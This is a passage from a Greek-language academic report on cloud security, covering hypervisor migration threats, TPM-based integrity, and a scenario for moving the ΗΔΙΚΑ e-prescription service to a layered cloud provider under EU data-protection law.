υπηρεσίες και θύρες οι οποίες χρησιμοποιούνται, τα υποδίκτυα ορίζοντας το εύρος τους και τα ενεργά συστήματα και τέλος τους μηχανισμούς επικοινωνίας τους. Όλες οι πληροφορίες συγκεντρώνονται ώστε ο επιτιθέμενος να αποκτήσει γνώση για διανύσματα επίθεσης τα οποία μπορεί να εκμεταλλευτεί. Η τρίτη κλάση απειλών αφορά το δομοστοιχείο μετακίνησης το οποίο χρησιμοποιείται από το σύστημα εικονικοποίησης. Σε περίπτωση που ο επιτιθέμενος αποκτήσει τον έλεγχο ενός συστήματος εικονικοποίησης μέσω τρωτών σημείων του δομοστοιχείου μετακίνησης τότε θα θέσει υπό τον έλεγχό του τα φιλοξενούμενα εικονικά συστήματα. Το διάνυσμα επίθεσης το οποίο εκμεταλλεύεται ο επιτιθέμενος είναι ο κώδικας ο οποίος υλοποιεί το δομοστοιχείο μετακίνησης. Ο συγκεκριμένος κώδικας είναι τρωτός σε επιθέσεις οι οποίες στοχοποιούν την στοίβα και την σωρό όπως είναι η επίθεση υπερχείλησης του ενδιάμεσου καταχωρητή. Ωστόσο, η εκμετάλλευση του συγκεκριμένου κώδικά οδηγεί στην εκμετάλλευση όλων των φιλοξενούμενων συστημάτων του συστήματος εικονικοποίησης με ανεπανόρθωτες συνέπειες σε σύγκριση με την εκμετάλλευση ενός απλού προγράμματος ή υπηρεσίας του υπολογιστικού νέφους. Παράδειγμα αυτού του τύπου σύμφωνα με το [22] και [23], αποτελεί τρωτό σημείο στο δομοστοιχείο μετακίνησης των τελευταίων εκδόσεων τόσο στο σύστημα εικονικοποίησης Xen όσο και στο VMWare. Αυτά τα τρωτά σημεία δίνουν την δυνατότητα στον επιτιθέμενο να αποκτήσει τον έλεγχο της μετακίνησης εικονικών συστημάτων με επιθέσεις τύπου man-in-the-middle και να τροποποιήσουν τον κώδικα ο οποίος χρησιμοποιείται για την επαλήθευση της ταυτότητας των συστημάτων.

2.5 *Ακεραιότητα*

Η ακεραιότητα των δεδομένων αποτελεί μια δυνατότητα των υπηρεσίων του υπολογιστικού νέφους, η οποία επηρεάζεται σε μεγάλο βαθμό από τις απειλές οι οποίες έχουν παρουσιαστεί μέχρι στιγμής. Επιπρόσθετα, το απόρρητο και η ακεραιότητα των πληροφοριών οι οποίες διαχειρίζονται σε υποδομή υπολογιστικού νέφους τίθονται σε κίνδυνο κυρίως λόγου του συνόλου των δραστών που έχει δυνατότητα πρόσβασης σε αυτές. Έτσι, κρίνεται απαραίτητο ο τελικός πελάτης να συμφωνεί με τους στόχους οι οποίοι τίθονται στη συμφωνία στάθμης υπηρεσίας και οι οποίοι ορίζουν τον τρόπο διαχείρισης και ελέγχου των δεδομένων στην υποδομή του παρόχου. Στους στόχους της συμφωνίας στάθμης υπηρεσίας ορίζονται οι δράστες και το έργο τους στην υποδομή όπως επίσης και τα δικαιώματά τους επί των δεδομένων του παρόχου. Επιπλέον, προκειμένου να διασφαλιστεί η ακεραιότητα και το απόρρητο των δεδομένων θα μπορούσε να προσαρμοστεί ένας μηχανισμός στην υποδομή του νέφους ο οποίος θα ελέγχει την συμπεριφορά των εικονικών συστημάτων και τις ενέργειες των δραστών με στόχο την ανίχνευση επιτιθέμενων. Ωστόσο, τα συστήματα τα οποία διαχειρίζονται τα δεδομένα δεν είναι αξιόπιστα εφόσον το λογισμικό σε αυτά μπορεί να τροποποιηθεί για να παρουσιάζουν ψευδή στοιχεία. Γι'αυτό το λόγο αποφεύγεται η χρήση του συγκεκριμένου τύπου μηχανισμών. Έτσι, οι πάροχοι εμπιστεύονται το υλισμικό το οποίο βρίσκεται σε διαφορετικό αφαιρετικό επίπεδο από το λογισμικό και είναι πιο δύσκολο να εκμεταλλευτεί. Το υλισμικό σύμφωνα με το [24], λειτουργεί ως σημείο αναφοράς του επιπέδου εμπιστοσύνης(root of trust) που προσφέρεται στα δεδομένα εσωτερικά στην υποδομή του υπολογιστικού νέφους.

Σύμφωνα με τον οργανισμό TCG (Trusted Computing Group), οι πάροχοι θα μπορούσαν να ορίσουν το επίπεδο εμπιστοσύνης τιθοντας σε εφαρμογή το δομοστοιχείο εμπιστοσύνης πλατφόρμας (TPM). Το συγκεκριμένο δομοστοιχείο αποτελεί διεθνή πρότυπο και βασίζεται στη λειτουργία ενός κρυπτο-επεξεργαστή ο οποίος χρησιμοποιεί κλειδιά κρυπτογράφησης για την ασφάλεια του υλισμικού και των στοιχείων που αλληλεπιδρούν με αυτό. Το TMP επεκτείνει τις δυνατότητες του υλισμικού με λειτουργίες κρυπτογράφησης επιτρέποντας παράλληλα στις εφαρμογές και στο λειτουργικό σύστημα να λειτουργήσουν απρόσκοπτα. Ο κρυπτο-επεξεργαστής παράγει κλειδιά κρυπτογράφησης και πραγματοποιεί ασσύμετρη κρυπτογράφηση των πληροφοριών και των δεδομένων που διαχειρίζεται. Η μνήμη χρησιμοποιείται από το κρυπτο-επεξεργαστή ώς αποθηκευτικό μέσο για τα κλειδιά κρυπτογράφησης. Εκτός των παραπάνω, το TMP παρέχει απομόνωση των δεδομένων μεταξύ των χρηστών μιας υπηρεσίας και εξασφαλίζει την ακεραιότητα του συστήματος εικονικοποίησης όπως και των εικονικών συστημάτων. Βέβαια, για τον πλήρη έλεγχο της ακεραιότητας τόσο των δεδομένων όσο και των συστημάτων, κρίνεται απαραίτητο να

συνεργάζεται το δομοστοιχείο με τα APIs των εφαρμογών. Με αυτόν τον τρόπο, τα APIs θα επαληθεύουν τους χρήστες οι οποίοι αποκτούν πρόσβαση σε μια υπηρεσία και θα ελέγχουν τα δικαιώματά τους, διευκολύνοντας το δομοστοιχείο στην ανίχνευση μη εγκεκριμένης συμπεριφοράς. Επιπλέον, τα APIs θα ελέγχουν τους πόρους οι οποίοι διανέμονται στους τελικούς χρήστες και απομονώνοντας με αυτόν τον τρόπο τα δεδομένα των χρηστών εξασφαλίζοντας έτσι ακεραιότητα στο επίπεδο των δεδομένων.

3

Σενάρια Συνεργασιών Διασυνοριακής Ροής Δεδομένων Προσωπικού Χαρακτήρα

3.1 Σενάριο ΗΔΙΚΑ

Στο πρώτο σενάριο υλοποίησης και προκειμένου να μεταφερθεί η υπηρεσία συνταγογράφησης της Ηλεκτρονικής Διακυβέρνησης Κοινωνικής Ασφάλισης στο υπολογιστικό νέφος και να γίνεται χρήση της από το ιατρικό προσωπικό από εκεί, κρίνεται απαραίτητη η αξιολόγηση της συγκεκριμένης λύσης ως προς τις δυνατότητες που παρέχει αλλά και τους περιορισμούς της. Έτσι για να πραγματοποιηθεί μια ακριβής προσέγγιση των κινδύνων που ενέχουν καθώς και των τρωτών σημείων ενός παρόχου υπηρεσιών στο Σύννεφο θα πρέπει να οριστεί η αρχιτεκτονική του. Η αρχιτεκτονική και εν γένει η εσωτερική λειτουργία του παρόχου πραγματοποιείται μεταξύ επιπέδων σύμφωνα με την επίσημη τεχνική αναφορά του Focus Group on Cloud Computing της International Telecommunication Union [26]. Αυτά τα επίπεδα ορίζονται ως εξής: **(α)** χρήστη, **(β)** πρόσβασης, **(γ)** υπηρεσιών, **(δ)** πόρων και δικτύου και **(ε)** πολλαπλής χρήσης. Βάσει της συγκεκριμένης αρχιτεκτονικής του παρόχου υπηρεσιών υπολογιστικού νέφους καθίσταται δυνατή η περιγραφή των υπηρεσιών που θα διανέμονται όπως και οι δυνατότητές τους. Επιπλέον, θα είναι δυνατή η κατηγοριοποίηση των συστημάτων ασφαλείας και των κανονισμών τα οποία θα πρέπει να

εφαρμοστούν σε κάθε επίπεδο ώστε να υπάρχει έλεγχος των πληροφοριών και να είναι δυνατή η αναγνώριση των δραστών οι οποίοι θα αλληλεπιδρούν με το σύστημα.

3.1.1 Κατασκευή Υποδομής Παρόχου

3.1.1.1 Έννοιες και Ορισμοί

Το περιβάλλον του παρόχου θα αποτελείται από το μοντέλο υπηρεσιών, το μοντέλο έκθεσης των υπηρεσιών και τους δράστες. Το μοντέλο υπηρεσιών θα αποτελείται από SaaS και PaaS υπηρεσίες, το μοντέλο έκθεσης θα είναι υβριδικό και οι δράστες θα είναι ο πάροχος, η ΗΔΙΚΑ, το ιατρικό προσωπικό και οι μηχανικοί λογισμικού που θα χρησιμοποιούν την πλατφόρμα για δημιουργία επιπλέον εφαρμογών. Το SaaS το οποίο θα παρέχεται θα είναι μια εφαρμογή μέσω της οποίας θα πραγματοποιούνται συνταγογραφήσεις. Το ιατρικό προσωπικό το οποίο θα χρησιμοποιεί την εφαρμογή δεν θα έχει την δυνατότητα διαχείρισης ή ελέγχου της υποδομής του παρόχου και τα δικαιώματα του συγκεκριμένου τύπου δραστών θα περιορίζονται στη διαχείριση των λογαριασμών που θα κατέχουν για την αλληλεπίδραση με την εφαρμογή. Το PaaS που θα παρέχεται θα είναι ένα περιβάλλον ανάπτυξης εφαρμογών το οποίο θα δίνεται στους μηχανικούς λογισμικού για την δημιουργία εφαρμογών οι οποίες είτε θα λειτουργούν σε συνεργασία με πληροφορίες που θα συλλέγονται από το SaaS είτε θα λειτουργούν εντελώς αυτόνομα. Τα δικαιώματα των μηχανικών λογισμικού θα περιορίζονται στη συγγραφή του κώδικα που θα αποτελεί τον πυρήνα της εκάστοτε εφαρμογής καθώς και τις ρυθμίσεις ως προς τον τρόπο με τον οποίο οι εφαρμογές θα αλληλεπιδρούν με το SaaS. Ο τύπος δραστών που αλληλεπιδρούν με την υπηρεσία PaaS παρόλο που δεν ελέγχουν την υποδομή του παρόχου όπως λειτουργικά συστήματα, κίνηση του δικτύου ή αποθηκευτικό χώρο, είναι υπεύθυνοι για την ασφάλεια του κώδικα που γράφουν προκειμένου να αποφεύγονται κίνδυνοι όπως υπερχείλιση ενδιάμεσου καταχωρητή (buffer overflow) και έγχυση κώδικα (code injection). Έτσι ευθύνη ως προς την ασφάλεια δεν φέρει μόνο ο πάροχος αλλά και οι μηχανικοί λογισμικού. Ακριβώς το αντίθετο συμβαίνει, στο SaaS όπου ο πάροχος αποκλειστικά θα πρέπει να φροντίζει για την διασφάλιση της υπηρεσίας που διανέμεται και τα δεδομένα που διαχειρίζεται.

3.1.1.2 Αρχιτεκτονική Παρόχων

Η αρχιτεκτονική του παρόχου υπηρεσιών υπολογιστικού νέφους θα αποτελείται από πέντε επίπεδα [1]. Αυτά τα επίπεδα ορίζουν τον έλεγχο που κατέχουν επι του σύννεφου τόσο ο πάροχος υπηρεσιών υπολογιστικού νέφους όσο και οι χρήστες του.

1) Το **επίπεδο χρήστη** μέσω του οποίου οι χρήστες αποκτούν πρόσβαση σε αυτό και αλληλεπιδρούν με την εφαρμογή στέλνοντας αιτήσεις. Ο πάροχος σύμφωνα με τον τύπο

υπηρεσιών που προσφέρει και τον τύπο και πλήθος των αιτήσεων που λαμβάνει ανταποκρίνεται σε αυτές. Στο πρώτο επίπεδο η ποιότητα, η ασφάλεια, η διαθεσιμότητα, η αξιοπιστία, η κρυπτογράφηση, η ακεραιότητα και η προστασία των υπηρεσιών που διανέμονται και των δεδομένων που συλλέγονται ορίζονται από τη συμφωνία στάθμης υπηρεσίας και τις πολιτικές οι οποίες υπογράφονται μεταξύ του παρόχου υπηρεσιών υπολογιστικού νέφους και της ΗΔΙΚΑ στα πλαίσια του κύριου συμβολαίου υπηρεσιών. Σε αυτό το επίπεδο περιέχονται δύο τελικές συναρτήσεις μέσω των οποίων οι χρήστες αποκτούν πρόσβαση στο σύννεφο και οι μηχανικοί λογισμικού κατασκευάζουν εφαρμογές. Ακόμα η συνάρτηση του διαχειριστή μέσω της οποίας η ΗΔΙΚΑ διαχειρίζεται επιχειρησιακές λειτουργίες όπως αυτές ορίζονται στο [1]. Οι δύο τελικές συναρτήσεις οι οποίες λειτουργούν στο backend αποκτούν υπόσταση από τις διεπαφές που κατασκευάζονται για αυτές από την ΗΔΙΚΑ.

2) Το **επίπεδο πρόσβασης** στο οποίο περιέχεται μια συνάρτηση η οποία διαχειρίζεται την κίνηση που δέχεται ο πάροχος στο πρώτο στάδιο καθώς και μια συνάρτηση επικοινωνίας με συνεργατικούς παρόχους υπηρεσιών υπολογιστικού νέφους (inter-cloud) η οποία του επιτρέπει την δυναμική εκχώρηση πόρων από άλλους παρόχους προκειμένου να ανταποκρίνεται στις απαιτήσεις των χρηστών. Η συνάρτηση επικοινωνίας με συνεργατικούς παρόχους δίνει στον πάροχο έλεγχο των πόρων των οποίων δεσμεύει και φροντίζει να εφαρμόζονται οι στόχοι του κύριου συμβολαίου υπηρεσιών σε περαιτέρω συνεργασίες σε αυτά έχουν συμφωνήσει αρχικά ο πάροχος με την ΗΔΙΚΑ. Ωστόσο ο πάροχος υπηρεσιών υπολογιστικού νέφους θα πρέπει να συνεργάζεται με παρόχους σε χώρες οπού θα ισχύουν οι ιδιοι νομικοί κανονισμοί.


3) Το **επίπεδο υπηρεσιών** στο οποίο θα υλοποιηθούν οι δύο τύποι υπηρεσιών τους οποίους θα διανέμει ο πάροχος, SaaS και PaaS. Για τον τύπο υπηρεσιών SaaS, σε αυτό το επίπεδο ο πάροχος θα πρέπει να φροντίζει για την ποιότητα του λογισμικού καθώς και την πιστοποίησή του από τις κατάλληλες αρχές. Για τον τύπο υπηρεσιών PaaS, οι λειτουργικές απαιτήσεις που θα είναι αναγκαίες θα είναι πολύ περισσότερες από εκείνες του πρώτου. Σε αυτό το επίπεδο υπάρχει η συνάρτηση υλοποίησης λογικής η οποία υλοποιεί την λογική των δύο τύπων υπηρεσιών και τις εκτελεί δημιουργώντας στιγμιότυπα των PaaS και SaaS τα οποία είναι προσβάσιμα μέσω διεπαφών σε SOAP, HTML [1]. Αυτή η συνάρτηση επιπλέον παρέχει μηχανισμούς ανταλλαγής μηνυμάτων μεταξύ του παρόχου και των χρηστών καθώς και μηνυμάτων μεταξύ του παρόχου και διαμέσου της συνάρτησης επικοινωνίας με τους συνεργατικούς παρόχους (inter-cloud).

4) Το **επίπεδο πόρων και δικτύου** θα πρέπει να παρέχει επαρκή επεξεργαστική ισχύ, μνήμη, αποθηκευτικό χώρο και το κατάλληλο εύρος ζώνης ώστε οι εφαρμογές που θα αναπτύσονται να είναι διαθέσιμες σύμφωνα με το κύριο συμβόλαιο υπηρεσιών που θα έχουν

προσυμφωνηθεί με τον πάροχο υπηρεσιών υπολογιστικού νέφους. Το επίπεδο πόρων και δικτύου διαχωρίζεται σε τρία υποεπίπεδα ή υποστρώματα. Το πρώτο υποεπίπεδο αφορά τους φυσικούς πόρους και περιλαμβάνει τον αποθηκευτικό χώρο, τους διακομιστές τα εσωτερικά δίκτυα του υπολογιστικού νέφους που χρησιμοποιούν οι διακομιστές (intra-cloud, inter-cloud). Το δεύτερο υποεπίπεδο αφορά τους εικονικοποιημένους πόρους και συνδέεται άμεσα με το πρώτο υποεπίπεδο επειδή λαμβάνει πόρους από αυτό σύμφωνα με τη ζήτηση των χρηστών. Σε αυτό το υπόστρωμα περιέχονται εικονικά δίκτυα, εικονικός αποθηκευτικός χώρος, εικονική μνήμη και γενικά προκειμένου να καταλάβει πόρους από το προηγούμενο υπόστρωμα ακολουθείται μια διαδικασία εικονικοποίησης των φυσικών πόρων. Για να επιτευχθεί η διαδικασία εικονικοποίησης των φυσικών πόρων πρέπει να εγκατασταθεί ένας εικονικοποιητής(hypervisor) στους διακομιστές του παρόχου προκειμένου να διαμοιραστεί η επεξεργαστική ισχύς, αποθηκευτικός χώρος και μνήμη έκαστου ανάλογα με το πλήθος των guest συστημάτων που θα εγκατασταθούν. Χάρις αυτό το υποεπίπεδο εξοικονομούνται πόροι και παρέχεται απομόνωση των εικονικών πόρων. Το τρίτο υποεπίπεδο αφορά τον συντονισμό πόρων. Εδώ, ελέγχονται οι εικονικοποιημένοι πόροι, συντονίζονται οι λειτουργίες τους και κατασκευάζεται η κατάλληλη υποδομή ώστε να είναι εφικτή η υλοποίηση όλων των προαναφερθέντων υποστρωμάτων. Αυτό επιτυγχάνεται συγκεντρώνοντας τους απαραίτητους πόρους για κατασκευή των κόμβων επι των οποίων θα εγκατασταθεί λογισμικό σύμφωνα με το έργο που θα τους ανατεθεί. Το συγκεκριμένο υποεπίπεδο αλληλεπιδρά με τα υπόλοιπα επίπεδα της αρχιτεκτονικής και είναι υπεύθυνο για το χαρακτηριστικό της δυναμικότητας του παρόχου.


5) Το επίπεδο πολλαπλής χρήσης λειτουργεί ενισχυτικά για την υποστήριξη των υπολοίπων με συναρτήσεις. Αυτό το επίπεδο περιλαμβάνει συναρτήσεις σχετικά με την ασφάλεια, την επίδοση, την λειτουργικότητα, την τεχνική υποστήριξη και την ανάπτυξη. Ακόμα αυτό το επίπεδο επιτρέπει στον πάροχο την καταγραφή δεδομένων σχετικά με την απόδοση των υπηρεσιών και των πόρων του. Επίσης είναι υπεύθυνο για τον εντοπισμό προβλημάτων στην λειτουργία της υποδομής, παραβιάσεων του κύριου συμβολαίου υπηρεσιών και ενημέρωση του διαχειριστή για την αντιμετώπιση αυτών.

Υποδομή Παρόχου



Εικόνα 5 Υποδομή Παρόχου (ICT)

Παρακάτω ακολουθεί κατασκευή της υποδομής του παρόχου αν είχε ακολουθηθεί το μοντέλο της NIST [60] αντί για το μοντέλο της ITU.




Εικόνα 6 Τποδομή Παρόχου (ICT)

3.1.2 Λειτουργία Παρόχου

Η εσωτερική λειτουργία του παρόχου θα καθορίζεται από τον τύπο υπηρεσιών και δραστών που αποκτά πρόσβαση κάθε φορά. Κατά την χρήση των υπηρεσιών από το ιατρικό προσωπικό ή τους μηχανικούς λογισμικού θα χρησιμοποιείται στο επίπεδο χρήστη η συνάρτηση χρήστη ή η συνάρτηση μηχανικών λογισμικού οι οποίες θα αλληλεπιδρούν με την συνάρτηση ελέγχου στο δεύτερο επίπεδο. Η συνάρτηση ελέγχου, στην οποία θα δρομολογείται η κίνηση από τις δύο τελικές συναρτήσεις των τελικών χρηστών, θα επικοινωνεί με συνάρτηση ασφαλείας από το επίπεδο πολλαπλής χρήσης και θα πιστοποιεί τον εκάστοτε χρήστη. Στην συνέχεια αφού πραγματοποιηθεί η πιστοποίηση θα δίνεται έγκριση σε συνάρτηση λειτουργικότητας, η οποία θα μεταφέρει μήνυμα έγκρισης στην συνάρτηση ελέγχου μαζί με τον τύπο του χρήστη που πιστοποιήθηκε. Με αυτόν τον τρόπο η συνάρτηση ελέγχου θα στέλνει μήνυμα συγκεκριμένου τύπου ανάλογα με τον χρήστη στην συνάρτηση υλοποίησης λογικής, η οποία θα κατασκευάζει ένα στιγμιότυπο υπηρεσίας το οποίο θα προορίζεται για τον συγκεκριμένο τύπο χρήστη.

Αφού κατασκευαστεί το στιγμιότυπο, η συνάρτηση υλοποίησης λογικής θα επικοινωνεί με το υποεπίπεδο συντονισμού πόρων. Σε περίπτωση που πρόκειται για υπηρεσία SaaS θα υπάρχουν μεγαλύτερες απαιτήσεις σε αποθηκευτικό χώρο ενώ σε περίπτωση υπηρεσίας PaaS οι απαιτήσεις σε μνήμη και επεξεργαστική ισχύ θα είναι υψηλότερες. Το υποεπίπεδο συντονισμού πόρων ανάλογα με τις ανάγκες σε πόρους που χρειάζονται, τους καταλαμβάνει. Αφού καταληφθούν οι πόροι που χρειάζονται για την λειτουργία του στιγμιότυπου, πλέον μπορεί να γίνει διαθέσιμο στον χρήστη. Το στιγμιότυπο διανέμεται στο χρήστη μέσω της συνάρτησης ελέγχου στη συνάρτηση χρήστη και στη συνέχεια πραγματοποιείται αλληλεπίδραση του χρήστη με αυτό μέσω της διεπαφής της ΗΔΙΚΑ. Όταν εκτελείται αναζήτηση δεδομένων, η συνάρτηση ελέγχου μέσω της συνάρτησης λειτουργικότητας ελέγχει την τοποθεσία των δεδομένων. Σε περίπτωση που βρίσκονται σε συνεργατικό πάροχο αποκτάται πρόσβαση μέσω της συνάρτησης επικοινωνίας με συνεργατικούς παρόχους (inter-cloud). Τα δεδομένα επιστρέφονται σε αυτή και στην συνέχεια διαμέσου των συναρτήσεων ελέγχου και χρήστη στον αρχικό δράστη.

Όψη λειτουργίας υποδομής



Εικόνα 7 Λειτουργία Υποδομής

Ανάλυση Λειτουργίας Υποδομής

Στο πρώτο βήμα (1) όταν ένας από τους χρήστες του ιατρικού προσωπικού της υπηρεσίας συνταγογράφησης εκτελεί αίτηση χρήσης της υπηρεσίας. Στην συνέχεια η συνάρτηση χρήστη δρομολογεί στο δεύτερο βήμα (2) την αίτηση στην συνάρτηση ελέγχου. Η συνάρτηση ελέγχου λαμβάνει το σύνολο των αιτήσεων από τις δύο συναρτήσεις του επιπέδου χρήστη. Στο τρίτο βήμα (3) η συνάρτηση ελέγχου προωθεί τα διαπιστευτήρια στην συνάρτηση ασφαλείας η οποία έχει πρόσβαση στις δύο ομάδες χρηστών που υπάρχουν και στα διαπιστευτήρια έκαστου. Έτσι αφού πραγματοποιηθεί η πιστοποίηση του χρήστη και της ομάδας στην οποία ανήκει θα μεταφέρονται αυτά τα στοιχεία στο τέταρτο βήμα (4) στην συνάρτηση λειτουργικότητας. Στο πέμπτο βήμα (5), η συνάρτηση λειτουργικότητας θα μεταφέρει αυτά τα στοιχεία μαζί με την έγκριση ή απόρριψη εισαγωγής στο σύστημα πίσω στην συνάρτηση ελέγχου. Η συνάρτηση ελέγχου έχοντας πλέον την έγκριση χρήσης της υπηρεσίας μεταφέρει στο έκτο βήμα (6) τον τύπο της ομάδας που ανήκει ο χρήστης στην συνάρτηση υλοποίησης λογικής. Ανάλογα με τον τύπο του χρήστη η συνάρτηση υλοποίησης λογικής θα δημιουργεί στιγμιότυπο της υπηρεσίας που θα τον ικανοποιεί αφού λάβει μέσου του έβδομου βήματος (7) το πρότυπο για το κατασκευάσει. Η συνάρτηση υλοποίησης έχοντας πλέον το πρότυπο του στιγμιότυπου της υπηρεσίας θα στέλνει αίτηση μέσου του βήματος οχτώ (8) στο υποεπίπεδο συντονισμού πόρων για να λάβει τους αναγκαίους πόρους για την κατασκευή του στιγμιότυπου. Η συνάρτηση υλοποίησης λογικής σε αυτό το σημείο

θα ακολουθεί αντίστροφη πορεία προς τον χρήστη χωρίς να εμπλέκονται συναρτήσεις του επιπέδου πολλαπλής χρήσης προκειμένου να διανεμηθεί το στιγμιότυπο.

Στο σενάριο υλοποίησης, η ΗΔΙΚΑ θα μεταφέρει την υπηρεσία συνταγογράφησης στο σύννεφο έτσι θα πρέπει εξ'αρχής να διαπιστωθεί το *είδος των δεδομένων* τα οποία θα συναλλάσονται μεταξύ τους. Στην συνέχεια να εξακριβωθούν οι *νομοθετικές διατάξεις* και οδηγίες οι οποίες ισχύουν για το συγκεκριμένο είδος δεδομένων. Τέλος να οριστεί το *κύριο συμβόλαιο υπηρεσιών* μεταξύ της ΗΔΙΚΑ και του παρόχου υπηρεσιών υπολογιστικού νέφους το οποίο θα ορίζει τους στόχους που θα πρέπει να ικανοποιούνται, τους όρους και τις συνθήκες πρόσβασης και χρήσης των υπηρεσιών οι οποίες θα διανέμονται.

3.1.3 Νομοθεσία Διαχείρισης Δεδομένων Προσωπικού Χαρακτήρα

Το είδος των δεδομένων τα οποία θα συλλέγονται από την ΗΔΙΚΑ θα είναι τα προσωπικά στοιχεία των συνταγογραφούμενων. Στο συγκεκριμένο σενάριο οι εγκαταστάσεις του παρόχου με τον οποίο θα συνεργαστεί η ΗΔΙΚΑ θα βρίσκονται σε κράτος μέλος της ευρωπαικής ένωσης. Ετσι ισχύουν όλες οι νομοθετικές διατάξεις περι ασφάλειας προσωπικών δεδομένων του ευρωπαικού κοινοβουλίου και του συμβουλίου της ευρωπαικής ένωσης. Επιπρόσθετα θα πρέπει να δοθεί ιδιαίτερη σημασία σε πέντε σημεία των νομοθετικών διατάξεων σύμφωνα με το [40]. Τα πέντε αυτά σημεία είναι η ***προστασία των δεδομένων***, η ***εμπιστευτικότητα***, η ***επαγγελματική αμέλεια***, τα ***πνευματικά δικαιώματα*** και οι ***εξωγενείς υπηρεσίες***.

